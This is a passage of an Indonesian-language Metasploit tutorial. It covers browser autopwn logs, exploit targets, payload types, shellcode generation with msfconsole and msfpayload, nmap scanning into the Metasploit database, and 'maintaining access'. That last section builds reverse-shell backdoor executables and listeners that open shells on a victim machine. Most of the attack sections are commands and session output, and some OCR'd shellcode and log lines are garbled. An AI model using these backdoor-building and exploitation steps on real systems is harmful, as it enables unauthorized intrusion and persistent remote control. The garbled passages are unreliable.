msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.
```

```
[*] Using URL: http://192.168.1.5:80/dJhYCrV
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell/reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.5:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.5:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.5:7777
[*] Starting the payload handler...
[*] ---- Done, found 24 exploit modules

[*] Using URL: http://192.168.1.5:80/
[*] Server started.
[*] 192.168.1.14 Browser Autopwn request '/'
[*] 192.168.1.14 Browser Autopwn request '/?sessid=TWljcm9zb2Z0IFdpbmRVb3NexFPGU1Au0M3LXz1Kv2Ong4NjgH0ulF0jYuHdtUDtG'
[*] 192.168.1.14 JavaScript Report: Microsoft Windows XP:SP2:en-us;x86:MSIE:6.0;SP2;
[*] Responding with exploits
[*] Sending S03-09 Internet Explorer Object Type to 192.168.1.14:1072...
[*] Sending inter... Emptor... DHTML... behaviors Use After Free to 192.168.1.14:1073 (target: I
[*] E 6 SP2-SP2 [oncli.ko])
[*] Pending stage (752)28 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.5:3333 => 192.168.1.14:1075) at 2012-02-28 05:17
[+] -0700
[*] Session ID 1 (192.168.1.5:3333 => 192.168.1.14:1075) processing InitialAutoRunScript 'mi
grate -t'
[*] Current server process: iexplore.exe (1168)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 1964
[*] Successfully migrated to process
```

Melihat daftar vulnerability target

Abiliti lainnya ialah kemampuan melihat daftar target aplikasi atau operating system yang memiliki kemungkinan vurln terhadap exploit tertentu. Kita dapat menggunakan perintah “*show targets*” Tidak semua exploit dapat kita exploitasi dengan perintah ini.

```
msf exploit(ms08_067_netapi) > show targets
Exploit targets:
 Id  Name
 --  --
 0  Automatic Targeting
 1  Windows 2000 Universal
 2  Windows XP SP0/SP1 Universal
 3  Windows XP SP2 English (AlwaysOn NX)
 4  Windows XP SP2 English (NX)
 5  Windows XP SP3 English (AlwaysOn NX)
 6  Windows XP SP3 English (NX)
 7  Windows 2003 SP0 Universal
 8  Windows 2003 SP1 English (NO NX)
 9  Windows 2003 SP1 English (NX)
 10  Windows 2003 SP1 Japanese (NO NX)
 11  Windows 2003 SP2 English (NO NX)
 12  Windows 2003 SP2 English (NX)
 13  Windows 2003 SP2 German (NO NX)
 14  Windows 2003 SP2 German (NX)
 15  Windows XP SP2 Arabic (NX)
 16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
 17  Windows XP SP2 Chinese - Simplified (NX)
 18  Windows XP SP2 Chinese - Traditional (NX)
 19  Windows XP SP2 Czech (NX)
```

2.3. Payload



Payload atau muatan terdiri dari 3 bagian , *single, stage, stager* , Sebagai contoh payload single “windows/shell_bind_tcp” dan contoh lainnya adalah “windows/shell/bind_tcp” di mana shell adalah stage dan bind_tcp adalah stager.

2.3.1. Tipe Payload

Payload memiliki berbagai tipe , beberapa di antaranya adalah

1. Inline (non – staged)

Sebuah muatan (payload) tunggal yang berisi eksplorasi dan kode shell penuh

untuk tugas yang dipilih. Muatan Inline didesain stabil Karena memiliki konsep “*all in one*”. Namun beberapa eksplorasi tidak mendukung ukuran yang dihasilkan oleh jenis muatan ini.

2. Staged

Stagger muatan bekerja sama dengan stage muatan dalam menyelesaikan tugas tertentu. Stager membuka channel komunikasi antara attacker dan target , dan membaca stage payload untuk mengesekusi target.

3. Meterpreter

Meterpreter merupakan singkatan dari meta interpreter , merupakan “*multi-faceted*” payload yang berkerja melalui *injeksi* dll. Meterpreter berada sepenuhnya dalam memori dari remote host dan tidak meninggalkan jejak pada hard drive, sehingga sangat sulit dideteksi dengan *teknik forensik konvensional*. Script dan plugin dapat dimuat dan dibongkar secara dinamis sesuai kebutuhan dan pengembangan Meterpreter sangat kuat dan terus berkembang.

4. PassiveX

Muatan ini di gunakan untuk mem”*bypass*” firewall , Hal ini dilakukan dengan menggunakan kontrol *ActiveX* untuk membuat sebuah “*hidden instance*” dari *Internet Explorer*. Dengan menggunakan kontrol *ActiveX* baru, terbentuklah komunikasi antara penyerang dan target host melalui permintaan (request) dan tanggapan (*responses*) HTTP

5. NoNX

NoNX payload atau *No eXecute payload*. Merupakan implementasi sebagai *Data Execution Prevention (DEP)*. *Metasploit NoNX payloads* di design untuk *circumvent DEP*.

6. Ord

Ordinal payload adalah Windows *stager berbasis payload*. Payload ini memiliki keunggulan dan kelemahan membuat payload ini hanya menjadi alternatif saja.

7. IPv6

Digunakan dalam menyerang tipe ip address *IPv6*

8. Reflective DLL Injection

Adalah suatu teknik di mana stage payload di injeksikan menuju kepada proses yang sedang berjalan pada memori target. Tehnik ini tidak menghasilkan backdoor (*maintaining access*) sehingga bisa dikatakan realtime injection.

2.3.2. Membuat Payload

Untuk membuat payload dari framework, kita dapat membuatnya dari msfconsole atau menggunakan msfpayload.

A. Membuat payload dari msfconsole.

Dalam membuat payload dari msfconsole, pada command prompt kita bisa memasukan payload yang hendak kita pakai dengan menggunakan perintah “use” sebagai contoh, saya akan menggunakan stager payload “payload/windows/shell/bind_tcp” Perhatikan contoh gambar di atas, fungsi perintah “help” menunjukan berbagai opsi perintah.

The screenshot shows the msfconsole interface with the following text displayed:

```
msf> use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
```

Core Commands

Command	Description
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loaddir	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
pomp	Pops the latest module off of the module stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console
reload_all	Reloads all modules from all defined module paths
resource	Run the commands stored in a file
route	Route traffic through a session [item you become, the more sessions you have]
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dumps session details and display information about sessions
set	Sets a variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unloads a framework plugin

Sama seperti menggunakan exploit pada *msfconsole* yang telah kita bahas

sebelumnya, kita bisa melihat *opsi-opsi field* yang harus diisikan pada tipe *payload* tertentu yang telah dipanggil.

```
msf payload(bind_tcp) > show options
Module options (payload/windows/shell/bind_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique: seh, thread, process, none
LPORT     4444           yes       The listen port
RHOST      no            The target address

msf payload(bind_tcp) > set RHOST 192.168.1.5
RHOST > 192.168.1.5
```

Kemudian mengisi opsi-opsi dengan parameter “set”. Pada gambar di atas saya memberikan value pada field RHOST. Langkah selanjutnya adalah memerintahkan framework untuk membuat payload sesuai dengan value.

```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=192.168.1.5,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xee\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x14\x8b\x42\x3c\x01\xd8" +
"\x8b\x40\x7b\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\x1\xcf\x80\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\x8f\x3b\x7d\x24\x75\x20\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x81\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x57\x1\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\x8b\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x00\x66\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\x86\x6a\x10\x55\x57\x68\x2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x0\xfff\xff\x05" +
"\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x59\x32\x2\x09" +
"\xc8\xf\xd5\x8b\x36\x6a\x40\x60\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\x4a\x53\xe0\xff\xd5\x98\x58\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc6\xff\xd5\x01\xca\x29\xc6\x85" +
"\xb\x5\xec\xc3

# windows/shell/bind_tcp - 240 bytes (stage 2)
# http://www.metasploit.com
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xee\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x8b\x40\x7b\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\x1\xcf\x80\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\x8f\x3b\x7d\x24\x75\x20\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x81\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x57\x1\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\x8b\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x00\x66\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\x86\x6a\x10\x55\x57\x68\x2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x0\xfff\xff\x05" +
"\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x59\x32\x2\x09" +
"\xc8\xf\xd5\x8b\x36\x6a\x40\x60\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\x4a\x53\xe0\xff\xd5\x98\x58\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc6\xff\xd5\x01\xca\x29\xc6\x85" +
"\xb\x5\xec\xc3"
```

B. msfpayload

Pembuatan muatan langsung dari *msfpayload* sangat di anjurkan. Mengingat msfconsole membutuhkan waktu yang lama dalam melakukan start proses. Namun menggunakan msfcli dan msfpayload membutuhkan pemahaman dan pengetahuan tentang payload itu sendiri. Ketikan *msfpayload help* pada terminal untuk mendapatkan format dasar pembuatan msfpayload.

```
root@eichel:~# msfpayload help
```

```
Usage: /opt/framework/msf3/msfpayload [<options>] <payload>
[var=val] <[S]ummary|[C|[P]erl|Ruby|[R]aw|[J]s|[X]e|[D]ll|[V]BA|[W]ar>
```

OPTIONS:

-h	Help banner
-l	List available payloads

Untuk membuat payload dari msfpayload, kita dapat memasukan path serta beberapa opsi dalam satu perintah

```
root@eichel:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.1.101 x > /tmp/zee-eichel.exe
Created by msfpayload (http://www.metaspoit.com).
Payload: windows/shell/reverse_tcp
Length: 290
Options: ("LHOST"=>"192.168.1.101")
```

Pada gambar di atas saya memberikan contoh untuk membuat payload “windows/shell/reverse_tcp” dengan opsi *LHOST=192.168.1.101* dan kemudian di simpan atau di generate pada direktori “/tmp” dengan bentuk “exe” serta bernama *zee-eichel.exe*. Jika berhasil dan tidak ada error maka *msfpayload* memberitahukan berhasilnya payload di bentuk dengan informasi tipe payload, besar/panjang payload dan Opsi yang digunakan.

3 Information gathering

Framework metasploit memiliki kemampuan dalam pengumpulan informasi target “*information gathering*”. Seperti yang kita tahu bersama , bahwa information gathering merupakan tahap awal dalam melakukan exploitasi lebih lanjut. Perlu adanya kesadaran akan pentingnya informasi detail seperti network, aplikasi, sistem operasi yang digunakan.

3.1. db_connect

Untuk mengaktifkan information gathering dengan banyak hosts dalam satu range network kita harus mengaktifkan database yang kemudian kita uji keabsahan koneksiitas dengan perintah “*Hosts*” Perintah ini akan mengeluarkan output berupa table. Di mana nantinya table tersebut merupakan bentuk implementasi table database. Database yang digunakan pada msf4 secara default adalah “*postgreSQL*”.

```
msf > db_connect
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -u [path/to/database.yml]
[*] Examples:
[*]   db_connect user:metasploit3
[*]   db_connect user:pass@192.168.0.2/metasploit3
[*]   db_connect user:pass@192.168.0.2/15432/msf_database
NOTICE: CREATE SCHEMA "public" IF NOT EXISTS
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "hosts_pkey" for serial column "hosts.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "clients_pkey" for serial column "clients.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "clients_id_seq" for serial column "clients.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "clients_id_seq" for serial column "clients.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "services_pkey" for serial column "services.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "services_id_seq" for serial column "services.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "vulns_pkey" for serial column "vulns.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "vulns_id_seq" for serial column "vulns.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "refs_pkey" for serial column "refs.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "refs_id_seq" for serial column "refs.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "notes_pkey" for serial column "notes.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "notes_id_seq" for serial column "notes.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_targets_pkey" for table "wmap_targets"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_targets_id_seq" for serial column "wmap_targets.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_requests_pkey" for table "wmap_requests"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_requests_id_seq" for serial column "wmap_requests.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_tasks_pkey" for table "wmap_tasks"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "wmap_tasks_id_seq" for serial column "wmap_tasks.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "workspaces_pkey" for table "workspaces"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "events_id_seq" for serial column "events.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "events_pkey" for table "events"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "edges_id_seq" for serial column "edges.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "exploited_hosts_pkey" for table "exploited_hosts"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "exploited_hosts_id_seq" for serial column "exploited_hosts.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "hosts_id_seq" for serial column "hosts.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "reports_id_seq" for serial column "reports.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "reports_pkey" for table "reports"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "tasks_id_seq" for serial column "tasks.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "tasks_pkey" for table "tasks"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "edges_pkey" for serial column "edges.pkey"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "exploited_hosts_pkey" for table "exploited_hosts"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "report_templates_id_seq" for serial column "report_templates.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "report_templates_pkey" for table "report_templates"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "campaigns_id_seq" for serial column "campaigns.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "campaigns_pkey" for table "campaigns"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "email_campaigns_id_seq" for serial column "email_campaigns.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "email_templates_id_seq" for table "email_templates"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "attachments_id_seq" for serial column "attachments.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "attachments_pkey" for table "attachments"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "email_addresses_id_seq" for serial column "email_addresses.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "email_addresses_pkey" for serial column "email_addresses"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_templates_id_seq" for serial column "web_templates.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_templates_pkey" for table "web_templates"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_sites_id_seq" for serial column "web_sites.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_sites_pkey" for table "web_sites"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_vulns_id_seq" for serial column "web_vulns.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_vulns_pkey" for table "web_vulns"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_forms_id_seq" for serial column "web_forms.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_forms_pkey" for table "web_forms"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_pages_id_seq" for serial column "web_pages.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "web_pages_pkey" for table "web_pages"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "tags_id_seq" for serial column "tags.id"
NOTICE: CREATE TABLE "/ PRIMARY KEY will create implicit index "tags_pkey" for table "tags"
```

Output pada perintah *hosts* menunjukan databse secara table dan isi table pada database.

```
msf > hosts
Hosts
=====
address  mac  name   os_name   os_flavor   os_sp   purpose   info   comments
-----  ---  -----  -----  -----  -----  -----  -----  -----
msf > [■]
```

3.2. db_nmap

Sudah kita bahas pada bagian lainnya mengenai nmap. Nmap atau *network mapper* memiliki kemampuan untuk mengumpulkan *info-info vital* dari target. Framework metasploit dapat di padukan dengan nmap. Sebagai contoh saya mencoba melakukan scanning dengan menggunakan nmap yang di padukan dengan metasploit framework. Formatnya adalah nmap [opsi] [opsi] [subnet-range] [opsi] [nama-file-xml]

```
msf > nmap -v -sV 192.168.1.1/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.1/24 -oA subnet_1
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-05 13:57
WIT
NSE: Loaded 9 scripts for scanning.
Initiating ARP Ping Scan at 13:57
Scanning 5 hosts [1 port/host]
Completed ARP Ping Scan at 13:57, 0.22s elapsed (5 total hosts)
Initiating Parallel DNS resolution of 5 hosts. at 13:57
Completed Parallel DNS resolution of 5 hosts. at 13:57, 0.06s
elapsed
Nmap scan report for 192.168.1.0 [host down]
Nmap scan report for 192.168.1.3 [host down]
Nmap scan report for 192.168.1.4 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:57
Completed Parallel DNS resolution of 1 host. at 13:57, 0.06s
elapsed
Initiating SYN Stealth Scan at 13:57
Scanning 2 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 445/tcp on 192.168.1.2
Discovered open port 135/tcp on 192.168.1.2
Discovered open port 23/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed SYN Stealth Scan against 192.168.1.2 in 2.72s (1 host
left)
```

```
Completed SYN Stealth Scan at 13:57, 4.52s elapsed (2000 total ports)
Initiating Service scan at 13:57
Scanning 6 services on 2 hosts
Completed Service scan at 13:57, 6.07s elapsed (6 services on 2 hosts)
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Netgear broadband router or ZyXel VoIP
adapter  ftptd 1.0
23/tcp    open  telnet   Netgear broadband router or ZyXel VoIP
adapter  telnetd
80/tcp    open  http     Allegro RomPager 4.07 UPnP/1.0 (ZyXEL
ZyWALL 2)
MAC Address: 54:E6:FC:D2:98:6D (Tp-link Technologies CO.)

Nmap scan report for 192.168.1.2
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:19:D2:45:D4:96 (Intel)
Service Info: OS: Windows

Initiating ARP Ping Scan at 13:57
Scanning 250 hosts [1 port/host]
Completed ARP Ping Scan at 13:57, 2.03s elapsed (250 total hosts)
Initiating Parallel DNS resolution of 250 hosts. at 13:57
Completed Parallel DNS resolution of 250 hosts. at 13:57, 0.07s elapsed
Nmap scan report for 192.168.1.6 [host down]
Initiating SYN Stealth Scan at 13:57
Scanning 192.168.1.5 [1000 ports]
Completed SYN Stealth Scan at 13:57, 0.05s elapsed (1000 total ports)
Initiating Service scan at 13:57
Nmap scan report for 192.168.1.5
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.1.5 are closed

Nmap scan report for 192.168.1.8 [host down]
Nmap scan report for 192.168.1.9 [host down]
...
...
Nmap scan report for 192.168.1.255 [host down]
Initiating SYN Stealth Scan at 13:57
```

```

Scanning 3 hosts [1000 ports/host]
Discovered open port 80/tcp on 192.168.1.50
Completed SYN Stealth Scan against 192.168.1.50 in 0.70s (2
hosts left)
Increasing send delay for 192.168.1.7 from 0 to 5 due to 14 out
of 45 dropped probes since last increase.
Completed SYN Stealth Scan against 192.168.1.14 in 10.54s (1 host
left)
Completed SYN Stealth Scan at 13:57, 12.07s elapsed (3000 total
ports)
Initiating Service scan at 13:57
Scanning 1 service on 3 hosts
Completed Service scan at 13:57, 6.19s elapsed (1 service on 3
hosts)
Nmap scan report for 192.168.1.7
Host is up (0.0024s latency).
All 1000 scanned ports on 192.168.1.7 are closed
MAC Address: E4:EC:10:67:63:2C (Nokia)

Nmap scan report for 192.168.1.14
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.1.14 are filtered
MAC Address: 08:00:27:C8:DB:82 (Cadmus Computer Systems)

Nmap scan report for 192.168.1.50
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    DD-WRT milli_httpd
MAC Address: 00:1E:C1:4C:BF:F6 (3com Europe)
Service Info: OS: Linux; Device: WAP

Read data files from: /opt/framework/share/nmap
Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 31.94
seconds
          Raw packets sent: 8537 (367.532KB) | Rcvd: 5015
(204.580KB)

```

Setelah operasi nmap selesai , nmap secara otomatis membuat report hasil dengan format *xml*, pada contoh diatas saya menamainya *subnet_1*. Maka langkah selanjutnya kita harus mengimport hasil dari format *xml* tersebut pada data base.

```

msf > db_import subnet_1.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.4.3.1'
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.2
[*] Importing host 192.168.1.50

```

```
[*] Successfully imported /root/subnet_1.xml
```

Kita coba tampilkan isi dari database yang telah diimport barusan

```
msf > hosts
```

```
Hosts  
=====
```

address	mac	name	os_name	os_flavor
os_sp	purpose	info	comments	
-----	---	-----	-----	-----
192.168.1.1	54:E6:FC:D2:98:6D		Unknown	
server				
192.168.1.2	00:19:D2:45:4D:96		Unknown	
device				
192.168.1.4	8C:7B:9D:63:48:AB			
192.168.1.6	00:00:39:90:B6:D9			
192.168.1.50	00:1E:C1:4C:BF:F6		Unknown	
device				

Kita bisa menampilkan hanya beberapa informasi yang kita butuhkan , misalnya saya hanya ingin menampilkan informasi mac address saja

```
msf > hosts -c address,mac
```

```
Hosts  
=====
```

address	mac
-----	---
192.168.1.1	54:E6:FC:D2:98:6D
192.168.1.2	00:19:D2:45:4D:96
192.168.1.4	8C:7B:9D:63:48:AB
192.168.1.6	00:00:39:90:B6:D9
192.168.1.50	00:1E:C1:4C:BF:F6

Atau saya mencoba untuk menampilkan informasi port

```
msf > services -c port,state
```

```
Services  
=====
```

host	port	state
----	----	----

```
192.168.1.1    21      open
192.168.1.1    23      open
192.168.1.1    80      open
192.168.1.2    135     open
192.168.1.2    445     open
192.168.1.2    139     open
192.168.1.4    62078   open
192.168.1.6    2869    closed
192.168.1.50   80      open
```

4. MAINTAINING ACCESS

Salah satu proses yang sangat digemari oleh para attacker adalah “*maintaining access*” dimana attacker akan membuat backdoor untuk memungkinkan attacker memasuki sistem target di lain waktu.

4.1. shell_reverse_tcp

Reverse_tcp sebenarnya merupakan teknik dimana attacker memaksa mesin target untuk mengakses mesin attacker melalui backdoor yang dibuat kemudian membuka koneksi shell berdasarkan jenis payload yang di include pada backdoor.

Awal pertama attacker akan membuat backdoor yang memiliki informasi *LHOST* (*ip/host*) atau alamat mesin *attacker*.

```
root@eichel:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.1.5 x > /tmp/zee-reverse-shell.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 298
Options: ("LHOST"=>"192.168.1.5")
root@eichel:~#
```

Kita berhasil membuat backdoor dengan format *windows/shell/reverse_tcp* dengan *LHOST / ip attacker = 192.168.1.5* dan saya beri nama *zee-reverse-shell.exe*. Setelah backdoor di buat , upload backdoor tersebut dalam mesin target dan attacker tinggal berharap backdoor diesekusi oleh target.

Kemudian attacker akan membuka koneksi (*port 4444 default port*) sehingga mesin target akan melakukan koneksi setelah mengesekusi backdoor yang telah di buat pada langkah awal

```
root@eichel:~# msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.1.5 E
```

Ketika target memakan umpan balik tcp milik attacker , sebuah shell dari mesin target terbuka buat attacker.

```
#### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####
##### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####
# WAVE 4 ##### SCORE 31337 ##### HIGH FFFFFFFF #
##### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####

[+] msfvenom v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 811 exploits - 452 auxiliary - 135 post
+ -- --=[ 247 payloads - 27 encoders - 8 nops
[+] = svn r14857 updated today (2012.03.04)

PAYLOAD => windows/shell/reverse_tcp
LHOST => 192.168.1.5
[*] Started reverse handler on 192.168.1.5:4444
[*] Starting the payload handler...
[*] Sending stage (248 bytes) to 192.168.1.14
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.14:1036) at 2012-03-05 17:34:56 +0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
```

Jika anda ingin merubah payload menjadi meterpreter maka anda tinggal hanya mengubah tipe *payload* pada *backdoor dan listener*.

```
root@elichel:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 > /tmp/zee-rever...-shell-meterpreter
[*] Created by msfpayload (http://www.metasploit.com).
[*] Payload: windows/meterpreter/reverse_tcp
[*] Length: 298
[*] Options: ("LHOST">"192.168.1.5")
root@elichel:~#
```

Dan pada payload di listener

```
msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.5 E
```

```
#### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####
##### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####
# WAVE 4 ##### SCORE 31337 ##### HIGH FFFFFFFF #
##### / -- \ -- \ -- \ #### ##### / -- \ -- \ -- \ #### ####

[+] msfvenom v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 811 exploits - 452 auxiliary - 135 post
